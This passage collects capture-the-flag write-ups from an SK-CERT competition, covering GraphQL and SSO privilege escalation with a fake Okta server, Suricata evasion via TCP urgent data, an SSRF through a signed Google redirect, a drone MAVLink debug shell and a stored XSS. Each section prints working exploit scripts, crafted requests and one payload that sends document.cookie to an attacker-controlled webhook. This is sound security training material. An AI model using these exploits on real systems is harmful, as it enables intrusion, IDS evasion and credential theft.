{"query":"mutation { createSsoConfiguration(name: \"evilokta\", provider: \"okta\", domain: \"<tunnel_domain>.lhr.life\", clientId: \"fakeclient\", clientSecret: \"fakesecret\", enabled: true) { id name } }"}
Step 4: Trigger Okta SSO flow to get admin token
Browser: https://mail.equestriasociety.com/auth/okta?tenant=eviloktaWhat happens behind the scenes:
- Browser is redirected to
https://<tunnel>/oauth2/default/v1/authorize?... - Fake Okta redirects browser back to
https://mail.equestriasociety.com/auth/okta/callback?code=fakecode123 - Backend exchanges the code by calling fake Okta’s token endpoint (server-side) → gets fake access token
- Backend calls fake Okta’s userinfo endpoint (server-side) → gets
luna.starlight@equestriasociety.com handle_okta_userlooks up Luna Starlight (role 2 admin) - NO role check- Backend generates a valid admin JWT and redirects:
https://mail.equestriasociety.com/?token=<ADMIN_JWT_TOKEN>
Step 5: Read admin messages with the admin token
POST /graphql
Authorization: Bearer <admin_token>

{"query":"{ messages { id subject body sender { email name } recipient { email name } } }"}
POST /graphql
Authorization: Bearer <admin_token>
{"query":"{ sentMessages { id subject body sender { email name } recipient { email name } } }"}The flag was found in Luna Starlight’s email communications.
Additional Data Obtained
With the escalated null role, we also extracted all user credentials:
mutation { getUserCredentials(id: "<user_id>") { id email passwordHash passwordLength } }The password hashing scheme (from accounts.ex line 55-58) was extremely weak:
defp verify_password(password, stored_hash, stored_length) do
  salt = Integer.to_string(stored_length)
  computed_hash = :crypto.hash(:sha256, salt <> password) |> Base.encode16(case: :lower)
  computed_hash == stored_hash
end
Formula: SHA256(str(password_length) + password) - the “salt” is just the password’s own length as a string.
Vulnerability Summary
| # | Vulnerability | Impact | Location |
|---|---|---|---|
| 1 | GraphQL information disclosure via nested queries | User enumeration, flag leakage | newsFeed.author nested resolver |
| 2 | Source map publicly accessible | Full frontend source code disclosure | /static/js/main.36c9c96c.js.map |
| 3 | GraphQL introspection enabled | Full API schema disclosure | /graphql introspection queries |
| 4 | Microsoft SSO email spoofing via Azure mail property | Impersonate any role 0 user | auth_controller.ex:272 - user_data["mail"] |
| 5 | updateProfile sets role to NULL instead of rejecting | Privilege escalation bypassing all role >= 2 guards | accounts.ex:34 |
| 6 | Elixir type coercion: nil >= 2 is true | NULL role bypasses all admin guard clauses | resolvers/accounts.ex guard clauses |
| 7 | Okta SSO path missing role check | Any user (including admins) can get JWT via Okta | auth_controller.ex:168-179 (handle_okta_user) |
| 8 | Attacker-controlled SSO domain configuration | SSRF to fake OAuth server | auth_controller.ex:98-104 |
| 9 | Weak password hashing: SHA256(length + password) | Trivial offline password cracking | accounts.ex:55-58 |
| 10 | Debug mode enabled in production | Server-side code leakage via error pages | dev.exs - debug_errors: true |
rEquestria: The Last Problem
Overview
This challenge sits at the intersection of network protocol internals and IDS evasion. A Python TCP flag server hands out the flag only if you send it the exact passphrase give_me_the_flag over the wire. Standing in the way is Suricata running in inline NFQUEUE mode, configured to hard-drop any packet that contains that exact string. The task is to craft a packet sequence where Suricata sees something that does not match its rule, while the kernel delivers the correct passphrase to the application.
Category: Network / IDS Evasion
Flag: SK-CERT{ggwp}
The Setup
The handout contains three components: the flag server, the Suricata configuration, and a deploy script. Reading them reveals the full picture.
Flag Server (flag_server.py)
class FlagHandler(socketserver.StreamRequestHandler):
    timeout = 10

    def handle(self):
        self.wfile.write(BANNER)
        self.wfile.flush()

        raw = self.rfile.readline(256)
        line = raw.decode().strip()

        if line == "give_me_the_flag":
            self.wfile.write(f"  FLAG: {FLAG}\n".encode())
        else:
            self.wfile.write(NOPE_MSG)
The server is dead simple. It writes a banner, reads one line from the socket with readline(256), strips whitespace, and does a straight string comparison. If it matches give_me_the_flag, it returns the flag. The check is exact: no regex, no partial match, just ==.
The server uses Python’s socketserver.StreamRequestHandler, which wraps the raw socket in a buffered file object via makefile('rb'). This means it reads from the kernel’s TCP stream as a normal application would.
Suricata Rule (local.rules)
drop tcp any any -> any 8585 (
    msg:"Flag server: blocked keyword give_me_the_flag";
    flow:to_server;
    content:"give_me_the_flag";
    sid:2000; rev:1;
)
The rule is a drop action, not alert. This means Suricata is running inline and will actively discard matching packets rather than just logging them. The content keyword performs a raw byte substring search over the reassembled TCP payload.
Suricata Configuration (suricata.yaml)
Two details in the config are critical:
nfq:
  mode: repeat
  repeat-mark: 1
  repeat-mask: 1
  bypass-mark: 1

host-os-policy:
  linux: [0.0.0.0/0]
NFQ repeat mode means packets flow into Suricata’s queue, get inspected, and if accepted are re-injected into the kernel’s network stack with a mark (mark=1). The iptables rules only send packets to the queue if they do NOT already have that mark, preventing an infinite loop. This is the standard inline IDS deployment pattern on Linux.
host-os-policy: linux tells Suricata which TCP stream reassembly policy to use. Suricata has multiple policies that mirror how different operating systems handle edge cases like out-of-order segments and overlapping data. When set to linux, Suricata mimics the Linux kernel’s reassembly behavior. This becomes relevant when trying overlap-based evasion techniques.
NFQ Inline Flow
Client packet -> iptables NFQUEUE (mark != 1)
                      |
                  Suricata
                 /        \
          DROP (rule hit)  ACCEPT
                           |
                    re-inject with mark=1
                           |
                  iptables (mark == 1, skip queue)
                           |
                    flag_server.py
Recon: What Are We Actually Trying to Do?
The goal is to create a mismatch between what Suricata’s content engine sees and what the Linux kernel delivers to readline(). If these two agree, we lose: either Suricata drops the packet (if the content matches), or the server rejects the input (if the content does not match).
We need a packet that Suricata reassembles as something that does NOT contain give_me_the_flag, while the kernel delivers exactly give_me_the_flag to the application.
All attempts are crafted using Scapy at the raw socket level. The RST suppression via iptables is necessary because the kernel would otherwise send RSTs in response to packets on a port we are managing ourselves:
iptables -A OUTPUT -p tcp --sport <our_sport> --tcp-flags RST RST -d TARGET -j DROPFailed Approaches
Attempt 1: PAWS Evasion (Old Timestamp)
The idea: TCP timestamps (RFC 7323) include a PAWS (Protection Against Wrapped Sequences) check. If a packet arrives with a timestamp value older than the most recently seen timestamp on that connection, the kernel drops it silently. Suricata might accept it for stream tracking, creating a divergence.
The plan:
- Complete the TCP handshake normally, noting the server’s timestamp.
- Send a fake passphrase with a very old timestamp (
ts_val=1). Kernel drops it (PAWS violation). Suricata tracks it as the stream content. - Send the real
give_me_the_flagwith a current timestamp. Kernel accepts it and delivers to app. Suricata ignores it (first-wins: already has data for that byte range).
Result: Empty response from the server. Suricata’s host-os-policy: linux caused it to also apply Linux PAWS semantics during reassembly, so it dropped the old-timestamp packet the same way the kernel did. No mismatch.
Attempt 2: Timestamp = 0 for Fake Packet
Variant on PAWS: use ts_val=0 for the fake packet, on the theory that some implementations treat timestamp 0 as “no timestamp” and skip the PAWS check.
Result: Same empty response. Both kernel and Suricata rejected the fake.
Attempt 3: Fake Without Timestamp Option on a Timestamp-Negotiated Connection
The idea: once a TCP connection negotiates timestamps in the SYN/SYN-ACK exchange, subsequent packets without the timestamp option are supposed to be dropped by the kernel per RFC 7323. Suricata might not enforce this at the packet level.
- Handshake with timestamps.
- Send fake passphrase in a segment with NO timestamp option.
- Send real passphrase with a valid timestamp.
Result: Got a response this time: the “NOT the passphrase” error. Progress: Suricata was bypassed (the fake without timestamp was dropped by the kernel but possibly accepted by Suricata for tracking, then the real packet got through). But the server still received the wrong input. The overlap mechanics were not creating the divergence we wanted.
Attempt 4: TCP Segment Overlap (Out-of-Order First)
The idea: Linux and some IDS tools differ in how they handle overlapping TCP segments. The theory was that sending an out-of-order (OOF) segment first followed by an in-order segment covering the same bytes might be resolved differently by each.
Plan:
- Seg 1 (OOF): Send fake bytes
XXag\nat sequence offset +12 (covering the last part of the passphrase). - Seg 2 (in-order): Send full real payload
give_me_the_flag\nstarting at offset 0.
Hypothesis: Suricata (first-wins) keeps the fake OOF data for bytes 12-16, so it sees give_me_the_XXag\n. The kernel delivers the full in-order segment.
Result: “NOT the passphrase” again. Both Suricata (host-os-policy: linux) and the Linux kernel use the same first-wins policy for overlapping segments. The OOF segment’s data won in both cases, delivering give_me_the_XXag\n to the server. No mismatch achievable via overlaps when both sides share the same policy.
The Winning Technique: TCP Urgent Data Insertion
After exhausting all overlap and timestamp-based approaches, the solution came from a completely different corner of the TCP spec: the urgent data mechanism (URG flag + urgent pointer).
Background: TCP Urgent Data
TCP has a rarely used feature for signaling out-of-band data. When a segment has the URG flag set, the urgent pointer field in the TCP header points to the byte immediately after the “urgent” region. Per RFC 1122 (which Linux follows), the urgent pointer indicates the position of the last urgent byte plus one:
urgptr = offset of urgent byte (from start of segment data) + 1
urgent byte position = urgptr - 1
When a socket receives data with an urgent byte and SO_OOBINLINE is NOT set (the default), the kernel removes the urgent byte from the normal data stream. It is held aside and can only be read via recv(MSG_OOB). A normal read(), recv(), or readline() call will skip over it as if it was never there.
The Mismatch
The key insight is that Suricata’s content matching engine inspects the raw packet payload bytes without stripping the urgent byte. Suricata’s content keyword performs a simple substring search over what is in the packet.
This creates an exploitable mismatch:
| Who sees what | Payload |
|---|---|
| Packet on the wire | give_me_the_Xflag\n (18 bytes, X at offset 12) |
| Suricata content match | give_me_the_Xflag\n — give_me_the_flag is NOT a substring (X breaks continuity) |
| Linux kernel delivers to app | give_me_the_flag\n (X removed, it was the urgent byte) |
Server readline() receives | give_me_the_flag\n — comparison passes — FLAG! |
Constructing the Payload
We inject an extra byte X at position 12 (right between give_me_the_ and flag):
Normal passphrase:   give_me_the_flag\n       (17 bytes)
Modified payload:    give_me_the_Xflag\n      (18 bytes)
                                 ^
                                 offset 12 = the urgent byte
urgptr = 13   (points to byte after the urgent byte)
Does give_me_the_Xflag\n contain give_me_the_flag as a substring?
give_me_the_Xflag\n
give_me_the_flag          <- does this match anywhere?
At offset 0: give_me_the_X vs give_me_the_f — mismatch at position 12 (X vs f). No match at any other offset either. The rule does not fire.
The Exploit Script
from scapy.all import *
import random, time, subprocess

TARGET = '178.105.103.127'
PORT = 8585
conf.verb = 0

sport = random.randint(40000, 60000)

# Suppress kernel RSTs so our handcrafted connection isn't torn down
subprocess.run([
    'iptables', '-A', 'OUTPUT',
    '-p', 'tcp', '--sport', str(sport),
    '--tcp-flags', 'RST', 'RST',
    '-d', TARGET, '-j', 'DROP'
], capture_output=True)

try:
    ip = IP(dst=TARGET)
    isn = random.randint(1000, 900000)

    # Step 1: Complete the TCP three-way handshake
    syn = ip / TCP(sport=sport, dport=PORT, flags='S', seq=isn)
    sa = sr1(syn, timeout=5)

    my_seq = sa[TCP].ack
    srv_seq = sa[TCP].seq + 1

    send(ip / TCP(sport=sport, dport=PORT, flags='A', seq=my_seq, ack=srv_seq))

    # Step 2: Wait for the server banner and update ACK
    time.sleep(2)
    pkts = sniff(
        filter=f'src host {TARGET} and tcp src port {PORT} and dst port {sport}',
        timeout=3, count=30
    )
    max_srv = srv_seq
    for p in pkts:
        if TCP in p and Raw in p:
            end = p[TCP].seq + len(p[Raw].load)
            if end > max_srv:
                max_srv = end

    print('[+] Banner received')
    send(ip / TCP(sport=sport, dport=PORT, flags='A', seq=my_seq, ack=max_srv))
    time.sleep(0.2)

    # Step 3: Send the evasion payload
    # 'give_me_the_Xflag\n' with URG flag and urgptr=13
    # Kernel strips byte at offset 12 ('X') from the normal stream.
    # Server readline() gets 'give_me_the_flag\n'.
    # Suricata content match sees 'give_me_the_Xflag\n': no match for 'give_me_the_flag'.
    payload = b'give_me_the_Xflag\n'
    urgptr  = 13  # urgptr-1 = 12 = position of 'X'

    pkt = ip / TCP(
        sport=sport, dport=PORT,
        flags='PAU',          # PSH + ACK + URG
        seq=my_seq, ack=max_srv,
        urgptr=urgptr
    ) / payload

    send(pkt)
    print(f'[+] Sent: {payload!r}  urgptr={urgptr}')

    # Step 4: Collect response
    time.sleep(4)
    resp = sniff(
        filter=f'src host {TARGET} and tcp src port {PORT} and dst port {sport}',
        timeout=5, count=30
    )
    data = b''
    for p in resp:
        if Raw in p:
            data += p[Raw].load

    print(data.decode(errors='ignore'))

finally:
    subprocess.run([
        'iptables', '-D', 'OUTPUT',
        '-p', 'tcp', '--sport', str(sport),
        '--tcp-flags', 'RST', 'RST',
        '-d', TARGET, '-j', 'DROP'
    ], capture_output=True)
Output:
[+] Banner received
[+] Sent: b'give_me_the_Xflag\n'  urgptr=13

  *The Crystal Vault swings open*
  Princess Luna smiles. "Well played, little hacker."
  FLAG: SK-CERT{ggwp}
Flag
SK-CERT{ggwp}Why This Works: The Full Explanation
The evasion technique exploits a deliberate asymmetry between two layers of the network stack.
Suricata’s content engine operates on the raw byte sequence present in the packet payload. It does not implement RFC 1122’s urgent data semantics for content matching purposes. When it sees give_me_the_Xflag\n, it runs a substring search for give_me_the_flag and correctly finds no match. The packet is accepted and passed through to the kernel.
The Linux kernel (RFC 1122 mode) reads the urgptr field, calculates the urgent byte position as urgptr - 1 = 12, and removes that byte from the normal data stream before it reaches the application’s socket buffer. Since the Python server never calls recv(MSG_OOB), the X is simply discarded.
Python’s readline() then reads the remaining bytes: give_me_the_flag\n. The comparison succeeds and the flag is returned.
This class of evasion — exploiting a behavioral difference between an inline IDS and the end host’s network stack — is well-documented in network security research going back to Ptacek and Newsham’s 1998 paper “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection.” TCP urgent data is one of several mechanisms in that paper. The specific variant used here (inserting a junk byte at the urgent position rather than sending the original payload with URG set) is the correct formulation: it is not enough to set URG on a normal payload, because the original bytes would still be present in the packet and Suricata would still match them.
Key Takeaways
- Inline IDS is not the same as the end host. Even when an IDS is configured with the correct
host-os-policy, there are TCP features it does not fully emulate during content inspection. TCP urgent data is one of them. - The
host-os-policy: linuxsetting mitigated overlap-based attacks by causing Suricata to use the same first-wins reassembly policy as the kernel. Overlap evasion requires a policy mismatch. - PAWS-based evasion is also mitigated by
host-os-policy: linux, since Suricata drops old-timestamp packets the same way the kernel does. - The winning technique required adding an extra byte, not just flagging an existing one. Setting URG on the original
give_me_the_flag\nwould not have helped: Suricata would still find the content match in the raw payload. - TCP urgent data is a legitimate, standardized protocol feature. The evasion works precisely because it is so rarely used that IDS content matching pipelines do not account for it.
Tools Used
- Burp Suite - HTTP request interception, replay, and analysis
- cURL - GraphQL API interaction
- Python 3 - Fake Okta OAuth2 server
- localhost.run - SSH tunneling to expose the fake server to the internet
- Azure Portal (Entra ID) - Creating a user with controlled
mailproperty for Microsoft SSO - Playwright - Automated browser for SSO token capture
- hashcat / John the Ripper - Offline password hash cracking attempts
etc
Googleproxy
Challenge Info
| Field | Value |
|---|---|
| Name | Googleproxy |
| Category | Web (SSRF) |
| Description | ”We found this tiny proxy app. Allegedly, it has a flag.” |
| Remote | http://178.105.66.241:8086/ |
| Flag Format | SK-CERT{} |
Files Provided
A zip archive (z0h4wqz.zip) containing the full application source:
handout/
├── .env
├── docker-compose.yml
├── flag/
│   ├── Dockerfile
│   └── server.py
└── proxy/
    ├── Dockerfile
    ├── package.json
    ├── public/
    │   └── index.html
    └── server.js
Source Code Analysis
docker-compose.yml
services:
  googleproxy:
    build:
      context: ./proxy
    ports:
      - "8086:8080"
    networks:
      - challenge
    restart: unless-stopped

  hidden-flag:
    build:
      context: ./flag
    env_file:
      - ./.env
    networks:
      - challenge
    restart: unless-stopped

networks:
  challenge:
    driver: bridge
Two services on the same Docker bridge network (challenge):
googleproxy- the Node.js proxy, exposed on port 8086hidden-flag- an internal Python HTTP server, NOT exposed externally
Because they share the challenge network, the proxy container can reach hidden-flag:8081 by Docker DNS.
flag/server.py
import os
from http.server import BaseHTTPRequestHandler, HTTPServer

FLAG = os.getenv("FLAG", "SKCERT{example_flag}")

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/flag":
            body = FLAG.encode("utf-8")
            self.send_response(200)
            self.send_header("Content-Type", "text/plain; charset=utf-8")
            self.send_header("Content-Length", str(len(body)))
            self.end_headers()
            self.wfile.write(body)
            return

        body = b"Hidden flag service"
        self.send_response(200)
        self.send_header("Content-Type", "text/plain; charset=utf-8")
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)

    def log_message(self, _format, *_args):
        return

if __name__ == "__main__":
    server = HTTPServer(("0.0.0.0", 8081), Handler)
    server.serve_forever()
Simple HTTP server on port 8081. Hitting GET /flag returns the flag from the FLAG environment variable.
proxy/server.js (The Vulnerable Application)
const path = require("path");
const express = require("express");

const app = express();
const port = process.env.PORT || 8080;
const publicDir = path.join(__dirname, "public");

app.use(express.static(publicDir));

function sendError(res, statusCode, message) {
  return res.status(statusCode).json({ error: message });
}

function isAllowedGoogleHost(hostname) {
  return hostname === "google.com" || hostname.endsWith(".google.com");
}

app.get("/", (_req, res) => {
  res.sendFile(path.join(publicDir, "index.html"));
});

app.get("/healthz", (_req, res) => {
  res.json({ ok: true });
});

app.get("/proxy", async (req, res) => {
  const target = req.query.url;

  if (typeof target !== "string" || target.trim() === "") {
    return sendError(res, 400, "bad request");
  }

  let parsedUrl;
  try {
    parsedUrl = new URL(target);
  } catch {
    return sendError(res, 400, "bad request");
  }

  if (!["http:", "https:"].includes(parsedUrl.protocol)) {
    return sendError(res, 400, "bad request");
  }

  if (!isAllowedGoogleHost(parsedUrl.hostname)) {
    return sendError(res, 403, "forbidden");
  }

  try {
    const upstreamResponse = await fetch(parsedUrl);
    const bodyBuffer = Buffer.from(await upstreamResponse.arrayBuffer());
    const contentType = upstreamResponse.headers.get("content-type");
    const cacheControl = upstreamResponse.headers.get("cache-control");

    if (contentType) {
      res.setHeader("content-type", contentType);
    }

    if (cacheControl) {
      res.setHeader("cache-control", cacheControl);
    }

    res.status(upstreamResponse.status).send(bodyBuffer);
  } catch {
    sendError(res, 502, "upstream error");
  }
});

app.listen(port, () => {
  console.log(`googleproxy listening on port ${port}`);
});
Key Observations
- The
/proxyendpoint takes aurlquery parameter - It parses the URL with
new URL(target) - It checks that the protocol is
http:orhttps: - It checks that the hostname is
google.comor ends with.google.com - It calls
fetch(parsedUrl)which follows HTTP redirects by default (up to 20 hops) - The response body is returned to the client
The Vulnerability: SSRF via Open Redirect + Query Parameter Handling
The critical insight is two-fold:
-
Node.js
fetch()follows HTTP 302 redirects - if the initial URL passes the hostname check but redirects to an internal service,fetch()will follow it without re-checking the hostname. -
Express query string parsing splits on
&- when you pass a URL like/proxy?url=https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=XXX&usg=XXX, Express interpretssource,ust, andusgas separate top-level query parameters, NOT as part of theurlparameter’s value.
This means:
- Without URL-encoding:
req.query.url=https://www.google.com/url?q=http://hidden-flag:8081/flag(missing the signature params) - Google’s
/urlendpoint without validusgsignature → shows warning page (HTTP 200), no redirect - With URL-encoding:
req.query.url=https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=XXX&usg=XXX(complete URL with signature) - Google’s
/urlendpoint with validusgsignature → performs HTTP 302 redirect to the target
Exploitation Steps
Step 1: Obtain a Valid Google Redirect URL with Signature
Google’s https://www.google.com/url endpoint performs a 302 redirect to arbitrary URLs, but ONLY when a valid usg (signature) parameter is present. Without it, it shows an interstitial warning page.
To obtain a valid signed URL, I sent an email containing the link http://hidden-flag:8081/flag to a Gmail account. Gmail wraps external links with Google’s safe redirect URL in the HTML source:
<a href="http://hidden-flag:8081/flag"
target="_blank"
data-saferedirecturl="https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=1778178366170000&usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMs">
Click here
</a>The signed Google redirect URL extracted:
https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=1778178366170000&usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMsStep 2: First Attempt (Failed) - Passing URL Without Encoding
GET /proxy?url=https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=1778178366170000&usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMsResult: Google returned the “Weiterleitungshinweis” (redirect notice) warning page - a 200 response with HTML, NOT a 302 redirect.
Why it failed: Express parsed the query string and split on & characters:
req.query.url=https://www.google.com/url?q=http://hidden-flag:8081/flagreq.query.source=gmailreq.query.ust=1778178366170000req.query.usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMs
The usg signature was stripped from the URL, so Google’s endpoint showed the warning page instead of redirecting.
Step 3: Successful Exploit - URL-Encoding the Entire Target URL
The fix: URL-encode the entire Google redirect URL so that & characters become %26 and are preserved as part of the url parameter value:
import urllib.parse
encoded = urllib.parse.quote(
    'https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=1778178366170000&usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMs',
    safe=''
)
# Result: https%3A%2F%2Fwww.google.com%2Furl%3Fq%3Dhttp%3A%2F%2Fhidden-flag%3A8081%2Fflag%26source%3Dgmail%26ust%3D1778178366170000%26usg%3DAOvVaw0YA_3Avo1z8Jc7mNmlznMs
Final request:
GET /proxy?url=https%3A%2F%2Fwww.google.com%2Furl%3Fq%3Dhttp%3A%2F%2Fhidden-flag%3A8081%2Fflag%26source%3Dgmail%26ust%3D1778178366170000%26usg%3DAOvVaw0YA_3Avo1z8Jc7mNmlznMscurl -s "http://178.105.66.241:8086/proxy?url=$(python3 -c "import urllib.parse; print(urllib.parse.quote('https://www.google.com/url?q=http://hidden-flag:8081/flag&source=gmail&ust=1778178366170000&usg=AOvVaw0YA_3Avo1z8Jc7mNmlznMs', safe=''))")"Output:
SK-CERT{its_nice_isnt_it}Request Flow Diagram
Why This Works
-
Hostname check passes: The URL
https://www.google.com/url?...has hostnamewww.google.comwhich satisfieshostname.endsWith(".google.com") -
Google performs 302 redirect: With a valid
usgsignature parameter, Google’s/urlendpoint returns an HTTP 302 redirect to theqparameter value (http://hidden-flag:8081/flag) -
fetch() follows the redirect: Node.js
fetch()follows 302 redirects by default without any additional hostname validation - the security check only happens on the initial URL -
Docker DNS resolves internal hostname: Inside the Docker network,
hidden-flagresolves to the flag container’s IP, sofetch()successfully connects tohttp://hidden-flag:8081/flag -
URL-encoding preserves parameters: By URL-encoding the entire target URL, Express treats the whole thing as a single
urlquery parameter value, preserving theusgsignature that Google requires
Key Takeaways
- SSRF via open redirect: Even with strict hostname allowlists, if the allowed domain has an open redirect,
fetch()(which follows redirects by default) can be abused to reach internal services - Query parameter encoding matters: When passing URLs-within-URLs as query parameters, proper encoding is critical - unencoded
&characters get interpreted as parameter separators by the receiving application - Defense in depth: The proxy should either disable redirect following (
redirect: "manual") or validate the hostname at each redirect hop
Flag
SK-CERT{its_nice_isnt_it}Maverick
 difficulty: hard
flag_format: “SK-CERT{…}”
difficulty: hard
flag_format: “SK-CERT{…}”
Summary
The challenge exposes a MAVLink drone telemetry stream over TCP. Arming the vehicle via a MAVLink command unlocks a debug serial bridge, which provides a shell where flag.txt can be read.
Background: What is MAVLink?
MAVLink is a lightweight binary protocol used by drones (ArduPilot, PX4) to communicate between the flight controller and a ground station. Messages have a fixed header:
0xFE | LEN | SEQ | SYS_ID | COMP_ID | MSG_ID | PAYLOAD... | CRC_LOW | CRC_HIGHKey message IDs used in this challenge:
0- HEARTBEAT (identify yourself as a GCS)76- COMMAND_LONG (send a command to the drone)126- SERIAL_CONTROL (read/write a serial port on the drone)253- STATUSTEXT (human-readable status messages)
Solution
Step 1: Identify the Protocol
Connect and observe the binary stream:
nc exp.cybergame.sk 7030 | xxd | head -20The first byte of every message is 0xFE - the MAVLink v1 magic byte. Extracting printable strings reveals:
Preflight: debug serial bridge disabled until vehi[cle is armed]This tells us we need to arm the vehicle to unlock the debug bridge.
Step 2: Arm the Vehicle
Send a HEARTBEAT (to identify as a ground station) followed by a COMMAND_LONG with command 400 (MAV_CMD_COMPONENT_ARM_DISARM) and param1=1.0 (arm).
After arming, STATUSTEXT messages change to:
Vehicle armed; debug serial bridge is now available
AUTO mission active; debug serial bridge enabled
Step 3: Open the Debug Shell and Read the Flag
Send a SERIAL_CONTROL message (msg_id=126) to open the bridge. The drone responds with:
PX4 debug shell over MAVLink SERIAL_CONTROL
Type 'help' for commands.
dvd-shell$
Send cat flag.txt through the shell to get the flag.
Complete Solve Script
import socket, struct, time

# --- MAVLink helpers ---

def crc16(data):
    crc = 0xFFFF
    for b in data:
        tmp = b ^ (crc & 0xFF)
        tmp ^= (tmp << 4) & 0xFF
        crc = ((crc >> 8) ^ (tmp << 8) ^ (tmp << 3) ^ (tmp >> 4)) & 0xFFFF
    return crc

def build_msg(msg_id, seq, payload, crc_extra, sys_id=255, comp_id=190):
    header = bytes([0xFE, len(payload), seq, sys_id, comp_id, msg_id])
    crc = crc16(header[1:] + payload + bytes([crc_extra]))
    return header + payload + struct.pack('<H', crc)

def heartbeat(seq):
    # type=GCS(6), autopilot=INVALID(8), base_mode=0, custom_mode=0, status=4, mavlink_ver=3
    return build_msg(0, seq, struct.pack('<IBBBBB', 0, 6, 8, 0, 0, 3), crc_extra=50)

def arm_command(seq):
    # COMMAND_LONG (76): MAV_CMD_COMPONENT_ARM_DISARM=400, param1=1 (arm)
    payload = struct.pack('<7fHBBB', 1.0, 0, 0, 0, 0, 0, 0, 400, 0, 1, 1)
    return build_msg(76, seq, payload, crc_extra=152)

def serial_control(seq, data=b'', flags=0):
    # SERIAL_CONTROL (126): baudrate(4) timeout(2) device(1) flags(1) count(1) data(70)
    d = data[:70]; cnt = len(d)
    payload = struct.pack('<IHBBB', 0, 0, 0, flags, cnt) + d + b'\x00' * (70 - cnt)
    return build_msg(126, seq, payload, crc_extra=220)

def parse_serial_data(buf):
    """Extract text from SERIAL_CONTROL response messages."""
    out = []
    i = 0
    while i < len(buf) - 8:
        if buf[i] == 0xFE:
            ln = buf[i+1]; mid = buf[i+5]; pl = buf[i+6:i+6+ln]
            if mid == 126 and pl[8] > 0:
                out.append(pl[9:9+pl[8]])
            i += 6 + ln + 2
        else:
            i += 1
    return b''.join(out)

def recv(s, size=50000, timeout=2):
    buf = b''
    s.settimeout(timeout)
    try:
        while len(buf) < size:
            buf += s.recv(4096)
    except:
        pass
    return buf

# --- Exploit ---

s = socket.socket()
s.settimeout(1)
s.connect(('exp.cybergame.sk', 7030))

# Drain initial telemetry stream
recv(s, size=3000, timeout=1)

seq = 0

# Step 1: Send heartbeat to identify as GCS
s.send(heartbeat(seq)); seq += 1
time.sleep(0.1)

# Step 2: Arm the vehicle (unlocks debug serial bridge)
s.send(arm_command(seq)); seq += 1
time.sleep(0.3)

# Step 3: Open the debug serial bridge
s.send(serial_control(seq)); seq += 1
time.sleep(0.5)

# Drain welcome message
recv(s, size=5000, timeout=2)

# Step 4: Send 'cat flag.txt' to the debug shell
cmd = b'cat flag.txt\n'
s.send(serial_control(seq, data=cmd, flags=1)); seq += 1

response = recv(s, size=20000, timeout=3)
print(parse_serial_data(response).decode())

s.close()
Output:
SK-CERT{d3bu6_my_fly1ng_m4ch1n3}
dvd-shell$
Key Observations for Beginners
| Concept | What to look for |
|---|---|
| Protocol ID | First byte 0xFE = MAVLink v1 |
| Hint in stream | STATUSTEXT messages contain human-readable hints |
| Unlock condition | ARM command (400) with param1=1.0 enables the bridge |
| Shell access | SERIAL_CONTROL (msg_id=126) is the bridge message type |
| CRC extra | Each MAVLink message type has a unique CRC seed byte |
Flag
SK-CERT{d3bu6_my_fly1ng_m4ch1n3}SnailNet
Challenge: SnailNet
Flag format: SK-CERT{...SnailNet...}
1. Challenge Overview
We are given a retro-style PHP forum called SnailNet 1998, running at 46.62.153.171:6767.
 The challenge description says: “What a nice snail forum!” - and the hint is: “CSP bypass using max_input_vars”.
The goal is to steal a cookie from an admin bot. The bot:
- Is a headless Chromium browser controlled via Puppeteer
- Has a cookie named
flagset for the internal server (NOT httpOnly - readable by JavaScript!) - Will visit any URL we submit to
http://46.62.153.171:6767/bot/visit
Our mission: Make the bot visit a page that executes JavaScript, reads document.cookie (which contains the flag), and sends it to a webhook we control.
2. Reconnaissance – Reading the Source Code
The challenge provided full source code. Let’s understand the key pieces.
The Content Security Policy (CSP)
The very first line of index.php sets a CSP header:
header('Content-Security-Policy: default-src \'self\'; img-src http: https: data:;');What this means for a beginner:
A CSP is like a security guard for a webpage. It tells the browser what content is allowed to run.
default-src 'self'- Only load scripts, stylesheets, etc. from the same website. No inline<script>tags. No external scripts.img-src http: https: data:- BUT images can be loaded from anywhere (any http/https URL, or data URIs).
This means JavaScript is blocked, but images can be loaded from external servers - important later!
The Bot’s Cookie
In bot/server.js:
await page.setCookie({
    name: 'flag',
    value: FLAG,
    url: CHALLENGE_URL,   // http://nginx (internal)
    path: '/',
    httpOnly: false,      // ← JavaScript CAN read this cookie!
})
The flag is stored in a cookie. Since httpOnly: false, JavaScript can read it with document.cookie.
The Markdown Parser
The forum uses a custom markdown-to-HTML converter in lib/content.php. Crucially, it:
- Escapes all HTML first:
htmlspecialchars($text)turns<script>into<script> - Then applies regex substitutions to create real HTML tags for headings, bold, images, links
So  becomes a real <img> tag in the stored HTML.
The Unescaped Render
In templates/view_request.php:
<div class="post-content"><?= $request['content_html'] ?></div>The content_html field is rendered completely raw - no escaping. Whatever HTML is stored in the database gets directly inserted into the page. This is the XSS sink.
The CSRF Protection
Every form submission is protected by a CSRF token:
function verify_csrf(): void {
    $provided = $_POST['csrf_token'] ?? '';
    $actual   = $_SESSION['csrf_token'] ?? '';
    if (!$provided || !$actual || !hash_equals($actual, $provided)) {
        http_response_code(400);
        echo 'Bad CSRF token.';
        exit;
    }
}
We need a valid CSRF token to submit forms.
3. Vulnerability 1 – Stored XSS via Nested Markdown Injection
The trick: The markdown parser processes image syntax  and link syntax [label](url) using regex. These regexes run after the initial HTML escape, and they can be nested in a specific way.
The Clever Payload
def build_payload(webhook_url):
return (
f"]"
f"({webhook_url}//?dummy onerror=this.src=this.src+document.cookie dummy2=)"
)This produces markdown that looks like:
](https://webhook.site/TOKEN//?dummy onerror=this.src=this.src+document.cookie dummy2=)Let’s break it down:
Outer structure:  - This is image markdown syntax.
- ALT =
